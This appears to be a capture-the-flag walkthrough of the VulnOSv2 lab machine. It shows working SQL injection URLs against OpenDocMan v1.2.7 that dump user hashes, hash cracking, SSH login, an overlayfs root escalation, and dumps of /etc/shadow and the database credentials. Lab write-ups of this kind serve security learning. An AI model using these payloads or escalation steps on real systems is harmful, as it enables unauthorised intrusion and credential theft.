
Copyright © 2000-2013 Stephen Lawrence

[OpenDocMan v1.2.7](#) | [Support](#) | [Feedback](#) | [Bugs](#) |

- Could \*not\* upload webshell unfortunately (shell uploads but cannot visit it)




- Sql injection vulnerability in users page



- Abused sql injection vulnerability to grab db hashes




- `http://10.10.0.42/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,version(),3,4,5,6,7,8,9`
- `http://10.10.0.42/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,concat(username,password),3,4,5,6,7,8,9%20from%20odm_user`



Copyright © 2000-2013 Stephen Lawrence

[OpenDocMan v1.2.7](#) | [Support](#) | [Feedback](#) | [Bugs](#) |

- Cracked webmin's hash (weak password)



## MD5 Decryption

Enter your MD5 hash below and cross your fingers :

Decrypt

Found : **webmin1980**  
(hash = b78aee356709f8c31118ea613980954b)

- Logged in to machine via ssh with webmin / webmin1980

```

webmin@VulnOSv2:~$ cat /etc/passwd
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Fri Feb 22 06:20:57 CET 2019

System load: 0.0          Memory usage: 3%    Processes:      61
Usage of /:  5.7% of 29.91GB  Swap usage:   0%    Users logged in: 0

=> There are 2 zombie processes.

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Wed May  4 10:41:07 2016
$ ls
post.tar.gz
$ id
uid=1001(webmin) gid=1001(webmin) groups=1001(webmin)
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin

```

- Ubuntu 14.04

```

$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.4 LTS"
$ exit

```


- Used overlaysfs privilege escalation vulnerability to obtain root

```


webmin@VulnOSv2:~$ ./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(webmin)

```

- Found a blender file with root access



- Random text in blender file



- Obtained root flag

```
# cd /root
# ls
flag.txt
# cat flag.txt
Hello and welcome.
You successfully compromised the company "JABC" and the server completely !
Congratulations !!!
Hope you enjoyed it.

What do you think of A.I.?
```

- Uncovered potentially vulnerable drupal install

```
# cat install.php
<?php

/**
 * @file
 * Initiates a browser-based installation of Drupal.
 */

/**
 * Defines the root directory of the Drupal installation.
 */
define('DRUPAL_ROOT', getcwd());

/**
 * Global flag to indicate the site is in installation mode.
 */
define('MAINTENANCE_MODE', 'install');
```

- Obtained etc / shadow file

```
# cat /etc/shadow
root:$6$FUG2g0oZ$KSa0C5cB4IZKYUxSA1THW3XpUXLNaZZ0cMzw5Vj0t3
::
daemon*:16176:0:99999:7:::
bin*:16176:0:99999:7:::
sys*:16176:0:99999:7:::
sync*:16176:0:99999:7:::
games*:16176:0:99999:7:::
man*:16176:0:99999:7:::
lp*:16176:0:99999:7:::
mail*:16176:0:99999:7:::
news*:16176:0:99999:7:::
uucp*:16176:0:99999:7:::
proxy*:16176:0:99999:7:::
www-data*:16176:0:99999:7:::
backup*:16176:0:99999:7:::
list*:16176:0:99999:7:::
irc*:16176:0:99999:7:::
gnats*:16176:0:99999:7:::
nobody*:16176:0:99999:7:::
libuuid!:16176:0:99999:7:::
```

- Obtained mysql login creds in config.php file

```
// config.php - useful variables/functions

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for [OpenDocMan */
define('DB_NAME', 'jabcd0cs');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASS', 'toor');

/** MySQL hostname */
/* The MySQL server. It can also include a port number. e.g. "hostname:port"
 * local socket e.g. ":/path/to/socket" for the localhost. */
define('DB_HOST', 'localhost');
```